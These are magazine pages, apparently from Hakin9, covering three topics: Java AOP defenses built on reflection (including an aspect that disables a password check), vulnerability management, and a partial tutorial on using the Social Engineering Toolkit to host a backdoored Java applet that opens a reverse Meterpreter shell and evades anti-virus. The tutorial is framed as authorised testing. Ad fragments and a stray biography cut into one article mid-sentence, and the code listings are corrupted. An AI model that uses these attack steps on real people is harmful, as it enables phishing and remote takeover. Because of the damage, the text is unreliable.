There are good and bad sides to each of the types of weaving and the choice will depend on many factors. All of those, however, depend on AOP tools' ability to find the right pointcuts in which to weave the extra functionality. We would like to show, how to hide crucial pointcuts from the AOP's radar.

#### dynamic = not static

If we think about this for a second, the whole of AOP's power lies in its ability to find the right class and the right method, into which the code from the aspect should be inserted. Class names and method names, as far as the code base is concerned, are static. Or are they?

Any normal given source code file defines (in a static way) classes and methods. This in turn enables static analysis of the whole code, whereby it is not that hard to establish which method calls which. In fact in Part 2 of this series of articles on AOP, we instrumented our code with an aspect following the execution down one crucial path by following the password argument.

However, many modern languages implement the ability to inspect the code and make dynamic calls called *reflection* (*http://en.wikipedia.org/wiki/Reflection\_* (*computer\_programming*)). Java is no different, and it can dynamically load any class, inspect its content and call any method, among many other things.

Let's see whether dynamic code loading and execution can confuse AOP. For this we will use the same example from previous part, where we have successfully reverse engineered the target code and successfully disabled password verification (Listing 1-4).

Firstly let's quickly have a look at the target. It is a class that holds a secret and it will give it away only when the MD5 of the password provided to getTreasure() method matches the MD5 of the password used originally to protect the resource. In previous article, getTreasure() would call isPasswordValid() which in turns would call MD5() method. The parameter with

```
Listing 1. Target class
public class TargetClass {
      private static final String SECRET CHEST = "TREASURE";
       private String passMD5 = "7d030b975d48f032b679471382256d73";
       private MessageDigest digest = null;
       public TargetClass() {
                   try {
                          digest = MessageDigest.getInstance("MD5");
                    } catch (NoSuchAlgorithmException e) {
                         e.printStackTrace();
       public String getTreasure(String pass) throws IllegalArgumentException, SecurityException,
                   IllegalAccessException, InvocationTargetException,
                   NoSuchMethodException, ClassNotFoundException {
            Method m = this.getClass().getDeclaredMethod("isPasswordValid", String.class);
            m.setAccessible(true);
            if ((Boolean)m.invoke(this, pass)) {
                return SECRET CHEST;
             } else {
                   return "NO LUCK";
       private boolean isPasswordValid(String password) {
            return MD5(password).equals(passMD5);
      private String MD5(String password) {
            byte[] bytes;
             if (digest != null) {
                   bytes = digest.digest(password.getBytes());
             } else {
                   return "NO DIGEST PROVIDER";
             StringBuilder passwordBuilder = new StringBuilder();
             for (byte b : bytes) {
                  passwordBuilder.append(Integer.toHexString((b >> 4) & 0xF));
                   passwordBuilder.append(Integer.toHexString(b & OxF));
            return passwordBuilder.toString();
```

# **DEFENSE PATTERN**

```
Listing 2. Target testing class
public class TargetTest {
       public static void main(String[] args) throws IllegalArgumentException, SecurityException,
             IllegalAccessException, InvocationTargetException,
             NoSuchMethodException, ClassNotFoundException {
             TargetClass target = new TargetClass();
             System.out.println(target.getTreasure("password"));
Listing 3. Aspect to find the parameter value "password" within the target
public aspect PasswordChasingAspect {
      @Pointcut("call(* com.diginoise.aop.*.*(..))")
       public void all() {
       @Before("all()")
       public void chasePassword(JoinPoint thisJoinPoint) {
            Object[] args = thisJoinPoint.getArgs();
             int i = 1;
             for (Object object : args) {
                    if (object instanceof String) {
                           if ("password".equalsIgnoreCase((String)object)) {
                                  SourceLocation sourceLocation = thisJoinPoint.getSourceLocation();
System.out.println("'" + thisJoinPoint.getSignature() +
                   "' has password as parameter #" + i + ", " + sourceLocation.getFileName() +
", line:" + sourceLocation.getLine());
                   i++;
Listing 4. Aspect to switch the password validation off
public aspect DisablePassword {
       pointcut targetMethodValidate(): call(boolean com.diginoise.aop.TargetClass.isPasswordValid(..));
       boolean around(): targetMethodValidate() {
           return true;
```

the value *password* provided to getTreasure() would then be tracked all the way down the call stack by the

#### PasswordChasingAspect.

Now let's have a closer look at the few lines of code marked by the green background in the getTreasure() method. We can see that there is no longer a straightforward call to isPasswordValid(). Instead we can see the Java reflection in action. We get hold of a Method object, which points to isPasswordValid() method within the class of this object. Then we set our method to be accessible, as reflection calls are not treated the same as calls from within the this object anymore. Finally we invoke the method and cast the returned object to Boolean in order to keep the semantics of the program unchanged. On that Boolean value, the decision is being made whether to return the treasure or dissatisfying NO LUCK. Please consult Class and Method in the Java API to understand this example fully. Also, please keep in mind that such syntactic details in your technology of choice might be different depending on the implementation of reflection.

But now let's get back to our example and run this code. The sdout from the console: (Console Output 1).

As we can see from the console's output, comparing it with the output from the previous article, this time the call to *isPasswordValid()* method is completely unseen by our AOP. This means that password literal is not being tracked as a parameter to that method by the PasswordTrackingAspect and subsequently DisablePassword aspect to disable this call and return always true never weaves its payload in either. This means that verification performed by isPasswordValid() method is never switched off. What is even more interesting is the fact that call to MD5 () further down the call stack is being found by the PasswordTrackingAspect.

As far as making a black hat lose the scent of the password through our codebase goes, this proves that making lives of evildoers harder is possible with the help of Reflection. Making a few such dynamic calls through the crucial execution path could prove a more than adequate way to prevent automated reverse engineering of our code.

#### A Few more words about managed environments

So far we have shown a successful attack and a fairly successful defense of a Java application running directly on a JVM that is installed within untrusted hardware (i.e., the running of desktop applications on the attacker's machine).

Java's biggest success is due to the its wide adoption across enterprise and various householdname Internet services like eBay, Twitter, Google, and many more. Should CIOs and security officers be worried about potential attacks with the help of AOP In his business experience, Bryden say nent has always been as a shareholder and top executive, bi a company based on the vision of othe

e who he believed knew what a doing, and whose dream had

Harin9




#### Security develo

Join our **Exclusive and Pro club** and get: Hahing Haking one year subscription Hamna Full page advertisement in **Hakin9 every month!** Hahina Information about your company send to over 100.000 Hakin9 readers!

> More information at en@hakin9.org

www.hakin9.org/en



on their infrastructures? Should cloud Platform-As-A-Service providers deploying untrusted third party Java applications lose any sleep over this?

No.

Java Enterprise Edition (JEE) and Java PAAS offerings are called managed environments for a reason. Essentially, in order to perform a successful attack on the infrastructure running managed application (for example, disabling the security of Java Application Server from within the web application deployed on it) or to attack another application running within the same application server, the attacker would have to subvert the platform's security architecture, which consists of tightly controlled class loading and security management based on security policies, which themselves define who can perform what within the JVM.

Because policies are being loaded and put into action during bootstrapping of JVM and JVM expects its core classes to be loaded in a very specific order, any AOP manipulation, even if possible, would force the JVM to load some AOP classes, thereby breaking the JVM's expected classes bootstrapping sequence.

Using AOP to weave aspects into Java's core classes has been achieved:

- http://www.inf.usi.ch/projects/ferrari/MAJOR.html
- http://www.inf.usi.ch/faculty/binder/documents/pppj 08.pdf

However they required full access to JVM and to the environment where an altered JVM has been deployed.

In other words any AOP attack on managed environment depends on the ability to recompile Java's standard library and the ability to bootstrap the JVM with the new, altered code. To achieve such an attack, the attacker would need highly privileged access to the platform under attack. In such a case JVM is not the highest impact target. Any blackhat worth their salt would install a lower-level system rootkit rather than compromise a single aspect of the targeted platform. Java alteration, once the rootkit was in place, could happen at a later stage.

#### <code/>

In this final article about AOP we have shown how to prevent attacks demonstrated mainly in the second part of the AOP series. The beauty of the preventive measures lies in the fact that AOP relies heavily on the static nature of the code. AOP's pointcuts target named classes and methods. By making method calls dynamic, with the help of reflection, we have demonstrated that AOP is unable to apply changes, as the target quickly disappears. The dynamic nature of code execution is not only AOP's bane. It is a well known fact within computing discipline that static code analysis tools, such as IDE code tools depending on a complete model of the code or code optimizations, cope badly with dynamic languages. The same holds true for AOP, which we have presented here.

Since this article appears last in the series on AOP, we have discussed risks and attack vectors on managed environments. In short, AOP does not appear to be a valid attack route, as long as the managed environment is setup and maintained correctly.

The author would like to thank the readers for sticking by and he hopes that the journey was both interesting and possibly even educational.

#### DANIEL DROŻDŻEWSKI

Daniel Drozdzewski was born and raised in Poland. First computer, bought in early 90's with his older brother, was a Commodore 64. Fascination with technology has led him to finishing technical college (electronics and computing), followed by 4 out of 5 years of Software Engineering MEng course at Wroclaw University of Technology. He transferred his studies to UK, where he finished Computing Science MSc course at Newcastle University. He then worked as R&D programmer for HP Labs, followed by Java developer role at Erudine, Java mobile and Android developer at Palringo and currently software developer at William Hill. In the mean time, he got married to lovely strawberry-blond Irish lass. He is also one of the founding fathers of Agile Yorkshire - grassroot geekery meetup focused on Agile and Lean techniques of software development and project management. If you want to contact him, he is quite easy to find.



# Get the best real-world Android education anywhere!

# Attend Attend The Android Developer Conference May 14-17, 2012 San Francisco Bay Area

AnDevCon is the biggest, most info-packed, most practical Android conference in the world!

"AnDevCon was an informative and comprehensive presentation of Android development concepts, tools and techniques."

—Patrick Burrell, Sr. Research Scientist, Amway

"The conference is worth the time and expense. It's a great place to meet talented people in the Android industry."

-Keith Collins, CTO, Neusoft

"AnDevCon is great for networking, learning tips and tricks, and for brainstorming innovative, new ways to create apps."

B Follow us: twitter.com/AnDevCon

-Joshua Turner, Software Engineer, Primary Solutions

- Choose from over 65 Classes and Workshops!
- Learn from the top Android experts—including speakers straight from Google!



AnDevCon<sup>™</sup> is a trademark of BZ Media LLC. Android<sup>™</sup> is a trademark of Google Inc. Google's Android Robot is used under terms of the Creative Commons 3.0 Attribution License

A BZ Media Event

# Register NOW at www.AnDevCon.com

# Enterprise Vulnerability Management

When managing the security of an enterprise network, the subject of vulnerability management is discussed. Often this discussion is around the tool selection used in vulnerability management, with a few comments about possibly mitigating discovered vulnerabilities.

nfortunately vulnerability management is more encompassing than running a scanner and generating a report. In this article, *Establishing* a *Vulnerability Management Program* you will learn about different components that can lead to a successful vulnerability management program.

In todays world vulnerabilities are disclosed on a daily basis. Enterprises must have a program in place to manage newly identified vulnerabilities. With a vulnerability management program, identifying the vulnerabilities is only part of the battle. A lot of organizations set up a vulnerability scanner, run a few scans, and perhaps tell overworked and under appreciated systems administrators to fix the identified vulnerabilities. Typically the administrator is dealing with other issues, such as system outages, new requirements, etc., and vulnerability keeps falling to the bottom of the list. This article will show ways to set up a vulnerability management program to be successful.

Typically vulnerability management programs start because an audit of some kind requires an organization to establish/have some sort of system for vulnerability management. The organization will respond by buying and deployment a vulnerability management scanner such as Nessus. After purchase the organization run a few scans, identify some vulnerabilities, notify the systems administrators they need to patch/mitigate the vulnerability and report back to the auditors they have successfully set up a vulnerability program. More often then not, the auditors accept the setup of the vulnerability scanner as establishing a vulnerability management program and every one is happy.

In reality the only thing that is accomplished is some software and hardware is purchased that is capable of running scans. When running vulnerability management programs in this manner, typically the organization just runs the scan and this does nothing to actually improve the organization's security posture.

To avoid these mistakes several steps should be taken to establish a vulnerability program that will help ensure it will be successful. The following topics will assist in establishing a successful vulnerability management program:

- Management Support
- Policy
- · Vulnerability Management Program Setup
- · Vulnerability Identification
- · Vulnerability Prioritization
- Vulnerability Assignment & Reporting
- Vulnerability Remediation

#### **Management Support**

The first step in setting up a vulnerability management program should be management buy-in. Management support is critical in determining the success or failure of the program. It should be noted it is possible to have a successful program without management support, but the likelihood of this is very low.

Management support for a vulnerability management program ensures the proper funding is obtained, staff is appropriated and/or hired, and more importantly vulnerabilities will be patched/mitigated in a timely fashion. Additionally management will define expected timeline for remediation of identified vulnerabilities.

Management typically defines who is responsible identifying vulnerabilities, which vulnerability types are their concerns, and expectations of when identified vulnerabilities will be mitigated. Management will not come out and say they are concerned about a system being popped because of XYZ vulnerability, but provide their concerns in business terms such as they want their customer database stolen.

Its important to ensure a full understanding of the risks management is concerned about for vulnerabilities. Remember management will not voice their risk concerns in technical terms, and as a security professional its up to us to translate the business concerns into technical vulnerabilities.

#### **Policy**

With management support established, the next step is to create a vulnerability management policy. This policy will drive the rest of the vulnerability management program. Like all other policies established in an organization, it is a statement of management's expectations in regards to vulnerability management.

The policy should start by defining the scope. When defining the scope, it should include the types of vulnerabilities, such as Operating Systems, Applications (including web and client side applications) and devices (such as network devices and printers). Additionally, the scope will define how often vulnerability assessments should occur, which can be broken up by the managers of the unit such as data centers, workstations, network devices.

After establishing scope the next topic covered in the policy will be assigning a vulnerability severity level. Typical severity levels include, critical, high, medium, low's and informational. Additionally the policy will define who makes the actual determination of the vulnerability. Some policies may state the source of the vulnerability, such as a vulnerability scanner, will dedicate the severity level, were as other policies may state the department in charge of the vulnerability management program will determine the severity level. Who ever determines the vulnerability severity must be established in the policy.

Once the vulnerability severity levels are established, next a mitigation timeline should be defined. This mitigation timeline will determine a time frame vulnerabilities at a certain level must be remediated. This timeline will be defined by management, by common timelines will be:

- Critical No longer then seven (7) days
- High No longer then thirty (30) days
- Medium No longer then sixty (60) days
- Low No longer then ninety (90) days
- Informational No longer then one hundred twenty (120) days
- Accepted No remediation required

It's important to remember this timelines can be modified after the program is established and running, but ensure the corresponding policies are updated as required.

As with all policies, the vulnerability management policy should define how to deal with exceptions. When managing vulnerabilities there is a limited set of outcomes. These outcomes include patching/mitigating the vulnerability (the preferred solution), accepting the vulnerability (the next most preferred solution), or creating an exception. When creating an exception, ideally the exception should only be a temporary solution with a defined time limit with the idea the vulnerability is either mitigated or accepted. Additionally exceptions should require management sign off to ensure exceptions are granted when they should truly be granted.

One vulnerability type difficult to deal with is the identified vulnerability which no patch or known work around exists. How does an organization deal with these types of vulnerabilities? Unfortunately, the only two options are to either accept the vulnerability and/or create an exception for the vulnerability.

The last item in a vulnerability management policy should include is violations. Typical policy violations include statements such as violation of this policy can be some action taken up to including termination of an employee. When dealing with vulnerability management policy violations management will determine how to deal with violations. Management has many options, including perhaps raising the severity of the vulnerability or removing the system from production until the vulnerability is mitigated.

#### Vulnerability Management Program Setup

The next phase is to setup the vulnerability program. The steps in this phase include acquiring a set of tools, deploying the tools and determining scan types that will be performed.

The first thing to determine is the type of vulnerabilities to be scanned for. For example, if the organizations primary concern is network and/or operating system vulnerabilities, selecting a web application vulnerability scanner would not be beneficial. If looking for network, operating systems and web application vulnerabilities multiple tools may be required. An additional factor will be the types of scans, unauthenticated and/or authenticated scans will be a factor as well.

When selecting a tool set, several different tools should be evaluated. Ideally this evaluation will take place against a sample of hosts that will be scanned in the environment. During this evaluation, several items to consider including tool accuracy, reporting, and application administration.

Vulnerability accuracy generally falls into two categories, false positives and false negatives. In vulnerability management a false positive occurs when

# **DEFENSE PATTERN**

a vulnerability is reported that does not exist. This is an issue with vulnerability scanners today and must be dealt with. A false negative is when a vulnerability exists but is not reported by the vulnerability scanner.

Reporting is a critical piece in a vulnerability management program; some time should spent evaluating the tools reporting capabilities. Things to look for include delta reporting, meaning can the tool take two reports, compare them and show the differences. Another reporting item to look for is does the tool have canned reports for regulator requirements the organization must meet such as SOX, GLB, PCI, etc. Another item to consider with reporting is will the reports run from already collected data or must new scans be performed.

Application administration is another item to consider. Determining how much hand holding the tool itself requires is tough during an evaluation, but must be considered. Questions to ask include does the tool automatically update or is it a manual process? Additionally determine the upgrade path for the application. What about backup and restoration capabilities, and what about disaster recovery? All of these questions should be answered before making a final selection.

Once the tool is selected, the purchasing of the tool will happen. The cost of the tool will include hardware, software, licensing and support. Each of these items can make the cost of a vulnerability management tool change drastically.

The last step in the program set up phase is deploying the tool(s). When planning the deployment of the scanners hardware sizing is important. The hardware often will determine how many scans can be performed and how big the scans can be.

#### **Vulnerability Identification**

With the tools deployed, the next step is to begin discovering vulnerabilities. Typically this phase composes of three steps, asset discovery, vulnerability identification and vulnerability verification. Each step in this phase builds on the last and will be a key factor in determining if a vulnerability management program is successful.

The first step is to discover the assets to be tested. It cannot be stressed enough how critical asset discovery is to vulnerability management. Ideally, an organization will have some form asset management in place. Asset management can be as simple as a spreadsheet (hopefully not, especially for large organizations) to a management tool such as Symantec Altiris or Microsoft *System Center Configuration Manager* (SCCM).

If an organization lacks any asset management database, nmap and pbnj can be used to discover assets quickly. Additionally, the vulnerability management tool may have a built in discovery tool. However assets are discovered it's important that the vulnerability management tool have the latest asset management data.

A common mistake is to perform a baseline asset discovery and then continually perform vulnerability scans against the baseline asset discovery. By not running asset discovery continuously, new assets added to the network may not be scanned for vulnerabilities. Additionally if discovery scans are the only source for asset management, the asset management database will quickly become stale.

After discovering assets, the whole reason behind the vulnerability management program can begin, the identification of vulnerabilities. When identifying vulnerabilities a scan will be performed. Before running scans the following factors must be determined for scan configuration:

- Authentication
- Frequency
- Scanner Location

When making decisions in regards to these factors the only right decision is what's best for the organization. Each decision will be influenced by the organizations policy on vulnerability management. Additionally the maturity level of the vulnerability management program may influence vulnerability scanning. Although each factor is listed individually, they will have an impact on each other and will influence the type of scans that will be performed.

The first factor in scan configuration is determining if the scan is either an unauthenticated or authenticated scan. Authenticate scans are performed when the scan can log into a system, typically with administrative rights, and identify vulnerabilities.

Authenticated scans typically identify more vulnerabilities and provide details about risk from internal threats. Unauthenticated scans may not detect all vulne-rabilities, but can be used as a representation of an external threat. It is recommended that both types of scans be performed.

Another factor when configuring scans is how often to perform the scans. Normally a scan should be performed whenever there is a change to the environment, or when a new vulnerability is identified. However in dynamic organizations, the environment is rapidly changing, thus requiring daily vulnerability scans.

This daily scan may not be required, though if the organization has good hardening procedures, a good move to production process, and both are routinely followed. Additionally, factor in how often a vendor releases their patches. For example, if your organization is strictly a Microsoft company there is no point in scanning the system more then once a month (of course the exception is if Microsoft releases an emergency patch) after patching is completed.

The last factor to determine is where the scans should be performed from, internally or externally. Internal scans will scan systems inside an organizations *perimeter*. During an internal scan, the scanner will reside on an internal network and scan internal systems. An external scan is when a scanner is outside the perimeter, either with a service provider or on another network (such as DSL), the organization control's that scans externally facing systems.

Although many factors come into play when setting up scans, the most common types of scans will look for vulnerabilities are the authenticated internal scan (the internal threat) and the unauthenticated external scan (the external threat). The output from these scans will helpful in determining the risk an organization faces from these two threats.

The next step of the program is to begin scanning. Once scanning is complete, the bulk of the work with the program will begin. Although tempting, especially if performing vulnerability scans the first time, taking the report and giving it to systems administrators for remediation should not be done until the next step is completed, vulnerability identification.

Vulnerability identification is the process of verifying the vulnerability exists on a system. A few goals for verifying the vulnerability include not wasting systems administrator's time (by reporting on vulnerability that is a false positive, or has some other control to mitigate the vulnerability) and by ensuring the organizations has a more accurate portrait of risk.

When performing vulnerability identification the objective is ensuring the vulnerability truly exists. In this step the outcome is either the vulnerability exists or it was a false positive.

How to test if the vulnerability exists will depend on the vulnerability itself. When undertaking this step it should be performed with great care, because verifying the vulnerability could cause system issues. Generally speaking if the vulnerability exists because of misconfiguration it will be safe to test, if the vulnerability requires possible exploitation of the vulnerability then it should be performed against a test system.

#### **Vulnerability Prioritization**

Once the vulnerability is confirmed, the next phase is vulnerability prioritization. This phase will determine what vulnerabilities will get remediated, by whom and by when the remediation will be completed.

When determining the priority of the vulnerability, the following factors will be used to determine the priority of the vulnerability:

- Vulnerability Severity Level
- Impacted Systems
- Impact of Vulnerability
- Current Mitigating Controls
- Remediation of Cost

All of these factors will be used to set the priority of the vulnerability. The priority is set by the by the vulnerability management policy, then remediated based on the amount of time each level is assigned. For example if a vulnerabilities priority is a medium, according to the policy defined above it must be remediated in the next 60 days.

All vulnerability scanners will assign a vulnerability severity level, but how each one comes up with a severity rating varies by vendor. Although the vendor severity level can be wrong, it's typically a good starting point. It's important to remember the vendor is looking from a single point of view and will not take into consideration other mitigating controls.

The next factor will be impacted systems. Using the organizations asset management some rough numbers can be gathered to determine how many systems will be impacted by this vulnerability. The number of systems impacted will influence the impact of the vulnerability.

Next, its important to determine what the impact of the vulnerability is. This factor is about determining what happens if the vulnerability is exploited. Does the impacted systems allow an attacker administrator level access to the system or perhaps the user can't play free cell because of the vulnerability. Knowing the impact of the vulnerability may be the most important factor when setting priorities for remediation.

Another factor to consider is any mitigating controls that are already deployed. Remember vulnerability scanners do not factor in other controls, such as network architecture, incident response processes, etc. Understanding all the controls in place to protect the system should be considered before assigning priority.

The last factor is the cost of remediation. If the cost of remediation is \$200,000, but the asset is only worth \$5,000 then the vulnerability should NOT be remediated. Its important to remember information security is about reducing risk to acceptable level, not fixing all vulnerabilities.

#### **Vulnerability Assignment & Reporting**

With the *hot* vulnerabilities determined, which vulnerabilities that can be remediated later, and the accepted vulnerabilities identified, the next step is to assign and report on the vulnerabilities. This phase, often overlooked, is critical to vulnerabilities being remediated in an acceptable time frame.

The first step is getting the vulnerability assigned to the proper owner. Typically the person owning the

# **DEFENSE PATTERN**

vulnerability is the system/application owner, but the person most likely to deal with the issue is the system administrator.

The best way to manage the process with the systems administrator is to have a meeting with them. In this meeting give them a list of all vulnerabilities they are responsible for. This list should include details about the vulnerability, how they can reproduce it, the severity level of the vulnerability and the remediation due date. Additionally in this meeting a remediation method should be agreed upon, however the agreed method can be changed as required. The remediation due date is going to be defined by the vulnerability management policy created earlier and signed off by management.

Additionally when dealing with levels and remediation due dates, it's recommended to work with the administrators. If for example the administrator says that XYZ vulnerability, with a medium severity level, will be remediated in 75 days when the latest version of software is installed, go ahead and tell them that is acceptable, documenting the reason it will be remediated past its due date. If the vulnerability is not remediated as agreed to, then the vulnerability will be considered past due and reported on.

The next step is to report on vulnerabilities. This type of reporting is the report that goes to management, so they have an understanding of where things are in the vulnerability management program. Typically the report will show, broken down by total number and by each severity level, number of vulnerabilities identified, number of new vulnerabilities identified, the number of vulnerabilities remediated and the number of vulnerabilities past due.

All details of the report are important because they show the progress of vulnerability management program, but perhaps the most important number is the vulnerabilities past due. The past due number is typically caused by several issues typically only management can fix. The two most common issues include resource constraints (not enough people, and/or money) and difficult remediation (i.e. fixing the bug breaks the system). Finally in reporting of the vulnerability management program, the report should be updated and sent to management on an agreed upon interval.

#### **Vulnerability Remediation**

With the vulnerability assigned and reported on, the last phase is remediation. This phase is broken into two steps, remediation and close out. During this phase the systems administrators will perform the remediation steps, and the team responsible for close out will perform that step.

The remediation phase is when the administrator performs the remediation steps that are required to

remediate the vulnerability. These steps can be as simple as a minor configuration change, installing a patch, or perhaps as complex as rewriting part of the application. While performing the remediation, the systems administrator should be testing their fix to ensure the vulnerability is truly remediated.

With the vulnerability remediated the close out steps can begin. The systems administrators will inform the vulnerability management team their vulnerability is remediated. The vulnerability management team will verify the vulnerability is remediated. If the vulnerability is remediated, the reports will be updated and the closed out. If the vulnerability still exists, the vulnerability management team should work with the systems administrator until the vulnerability is remediated.

With the vulnerability closed out, the cycle will begin on other identified vulnerabilities. As the vulnerability program matures, this process becomes more ingrained in the organization and the time to remediation can decrease.

#### Conclusion

Hopefully after reading this article, the reader now sees there is a lot to setting up a successful vulnerability management program. The reader should know that using automated scanners for vulnerabilities is only part of setting up a true vulnerability management program. This article shows steps that can be used by organizations to succeed at vulnerability management programs.

#### **DENNIS DISTLER**

Dennis Distler (@securitylifer) has over 10 years of experience as a information security professional. In the past he has held positions systems administration, network engineering, network security, security analysis, security engineering, and security consulting in organizations that ranged is size from 6 employees to 70,000 employees. Currently Dennis manages the Information Security Operations and Engineering Team for a Fortune 500 company. His many responsibilities include vulnerability management, and penetration testing. Dennis holds multiple security certifications including the GIAC Security Expert (GSE) and the Certified Information Systems Security Professional (CISSP).











www.ashampoo.com

# Using the

Social Engineering Toolkit to Test Network Security

Hackers using Social Engineering attacks are getting much better at their craft, and people are making it very easy for them. A Social Engineer will use information gathered about a person, place or business in specially crafted attacks that play on people's thoughts, beliefs or emotions.

n this article we will explain some of the techniques used by these attackers, show you how they could get full control of your computer and most importantly, how to stop them.

#### Introduction

Social engineers are Hackers that focus in on using personal information mixed with human reactions, emotions or fear to trick you into opening an infected file or visiting a malicious website. Social engineering attacks are one of the top techniques used against networks today. Why spend days, weeks or even months trying to penetrate layers of network security when you can just trick a user into running a file that allows you full access to their machine and bypasses most anti-viruses, firewalls and many intrusion detection systems?

This technique is most commonly used in targeted phishing attacks. A hacker will gather information about the intended target, then craft an e-mail or create a fake website that tricks users into running a malicious file that opens a backdoor into their system. But as a security expert, how could you test this against your network? Would such an attack work, and how could you defend against it?

We will answer all of these questions. But first we will take a look at how these attackers are gaining information used in their attacks. Then we will take a look at the Social Engineering Toolkit, probably the most easy to use tool for social engineering testing, and finally we will see how to defend against these threats.

# Standard Intelligence Gathering Tools and Tactics

Social Engineers have been gathering intelligence using search engines, business, news and white page

websites for years. Google and Yahoo come to mind immediately.

Maltego, the open source intelligence and data mining program by *Paterva.com*, is another tool that could be used by hackers. Maltego has the capability to search the internet and pool together commonly linked data. For example it could search the internet for a website, company, person or e-mail address and show all the sites that are linked or related to them.

Pastebin.com has also become a treasure trove of information for social engineers and hackers. At first, hackers gleaned the Pastebin posts looking for technical information posted about a target network. IT staff would use Pastebin to store temporary notes and innocuous technical info from their network during projects. Now disgruntled IT staff will sometimes post confidential data, configuration data and password information in a revenge type attack. Also, newer hacktivists are brazenly posting stolen personal information, credit card numbers and passwords to sites that they have compromised.

#### Intelligence gathering from Social Media Sites

Social Engineers have used search engines for a long time now, but a new trend is showing up amongst these hackers. They are not just scanning business sites for intelligence gathering, but have now turned to social media sites also.

For instance, hackers are using social media sites like FaceBook, Twitter and LinkedIn to collect personal data about people and using this information in targeted malware attacks. People are very open and share a lot of personal information on social sites, thinking that they are protected because their security is set to *private*. Everything from news about your family, your interests (sports, clubs, etc), and surprisingly some even go as far as to tell you their travel plans and even food preferences. Sometimes a lucky hacker will even get the daily itinerary of a very trusting individual.

How about Linked-In? Do you get friend requests from people you have never heard of that *know you* from some website, have similar likes or dislikes, or attended the same conference? Hackers are gaining full technical backgrounds, co-worker names, titles and even full resumes using this very simple tactic.

Another site that a hacker might use is Spokeo.com (I call it Spooky-o). Spokeo combs the internet and pulls data from white page information sites, social media sites, and a large variety of public sources. Entering a name into Spokeo will return some stunning data including family, financial information and even a location map. It is not always correct (and they state that), but the personal information that it finds is rather concerning.

# How could they leverage this information in an attack?

We have covered a just a few ways that hackers could gather personal information about a target, but how would they use this information?

Simple, from Linked-In data they could craft an e-mail saying they are from some company that you worked with or for. Or from Facebook, that they are from your kid's school and have scheduling information or other important *news*. All of this in an attempt to get you to click on a link that leads to a malware infested site or to get you to run a PDF file that contains a backdoor Trojan.

And when hackers have your personal itinerary (purloined from your Facebook page) they would know when you will most likely be at your computer and more importantly, away from it.

Gathering all the information together, the attacker will formulate what technique to use that will have a high chance of success. Usually with targeted e-mail attacks it comes down to one of two methods:

- Crafting an e-mail with a malicious file attached.
- Creating a fake website that contains infected files, scripts and even automated browser attacks and then crafting an e-mail that links to the site.

Unfortunately, this is a very common and effective attack. Sure you can tell your employees not to visit suspicious websites or open attachments from unsolicited e-mails but are they listening? The important question is then, how as an IT professional can you test your network against these types of attacks? Or as a penetration tester, could you use similar tactics to test the security of a network? The answer is yes! *The Social Engineering Toolkit* (SET) was created for just this purpose.

#### Backtrack 5 and the Social Engineering Toolkit

Backtrack 5 and the Social Engineering Toolkit gives you numerous ways to test this out. The Backtrack Linux security distribution includes one of the most popular social engineering testing platforms available. *The Social Engineering Toolkit* (SET) was made by David Kennedy. David is a computer security expert that focuses on Social Engineering tactics and techniques. He is on the Backtrack and Exploit Database development team and has presented at numerous security conferences. He is also one of the authors of the new book *Metasploit: The Penetration Tester's Guide*.

Let's take a look at the different ways we can use SET to test our company security.

# Social Engineering Toolkit – Website Creation with Malicious Java Script

First we will create a website that offers a malicious script to anyone who visits the page. We will use SET to create a fake website that offers a backdoored java script program to the visiting user. If the *victim* allows the program to run, we will gain a remote shell on their system.

Okay, timeout for a quick disclaimer: This is for security testing purposes only, never attempt to use any security checks or tools on a network that you do not have the authorization and written permission to do so. Doing so could cost you your job and you could end up in jail.

First we need to obtain Backtrack 5 release 1 Linux Security Distribution. You can use the LiveCD version, install it on a new system or run it in a Virtual Machine. If you have never used Backtrack 5 before, you can just boot from it and run it in LiveCD mode to try it out. Or running it in a Virtual Machine environment is nice to set up a small test atmosphere using a couple desktop VM's as target systems.

All versions of Backtrack can be found at *http://www.backtrack-linux.org/downloads/*. If you have never installed Backtrack before, I would suggest picking the Gnome 32 bit version. The website also includes complete installation instructions so I will skip this here. Running SET:

- Once backtrack is installed, boot into it. At the login prompt, enter root as the user and toor as the password.
- At the terminal prompt, type startx to enter the graphical interface.
- From the main Backtrack Desktop, choose Applications, Backtrack, Exploitation Tools, Social

# SECURITY TESTING

*Engineering Tools*, then *Social Engineering Toolkit*, and finally, *SET*.

- The first thing you will want to do is update both the Metasploit Framework and the Social Engineering Toolkit to make sure you have the latest versions. Update both, restart SET and check updates one more time.
- Select number 1, Social Engineering Attacks
- Next select 2, *Website Attack Vectors*. Notice the other options available.



Figure 1. The Social Engineering Toolkit Website Based Attack




Figure 2. Fake website created by SET

- Then 1, *Java Applet Attack Method*. This will create a Java app that has a backdoor shell in it.
- Next choose number 1, Web Templates to have SET create a generic webpage to use. Option 2, Site Cloner allows SET to clone any existing website.
- Now choose number 1, *Java Required*. Notice the other social media options available.
- Pick a payload you want delivered. You have several to choose from including your own

program. I usually choose 2, *Windows Reverse\_TCP Meterpreter*; this creates a reverse Meterpreter shell to the target machine. Option number 13, *ShellCodeExec Alphanum Shellcode* is interesting as it runs from memory, never touching the hard drive, thus effectively by-passing most anti-virus programs.

• Next choose an encoding type to bypass anti-virus. *Shikata\_ga\_nai* is very popular, Multi-Encoder uses several encoders, but number 16 is best, *Backdoored Executable*. It adds the backdoor program to a legitimate program, like *Calc.exe*.

• Finally, set the port to listen on, I just took the default.

Now Backtrack is all set and does several things. It creates the backdoor script, encodes and packs it. Creates the website that you want to use and starts up a listening service looking for people to connect. When done, your screen will look like Figure 1.

Okay we are all set. Now if we go to the *Victim* machine and surf to the IP address of the *attacker* machine we will see the webpage that SET creates (Figure 2).

The webpage displayed is an obvious fake. The malicious Java script prompts a Windows security alert to appear and asks the user if they want to run the file or not. The bogus website explains that this will happen and encourages the user to select *run*.

This page is just the generic test page. SET offers the capability to clone an existing website, and you can also change the publisher name that appears in the security warning to say anything you want, making it much more believable.

If the *Victim* allows this Java script to run, a remote session is created to our attacking machine (Figure 3).

You now have access to the target PC. Use *Sessions* -*i* and the Session number to connect to the session. Once connected, you can use Linux commands to browse the remote PC, or running *shell* will give you a remote windows command shell:

```
Meterpreter> sessions -i 2
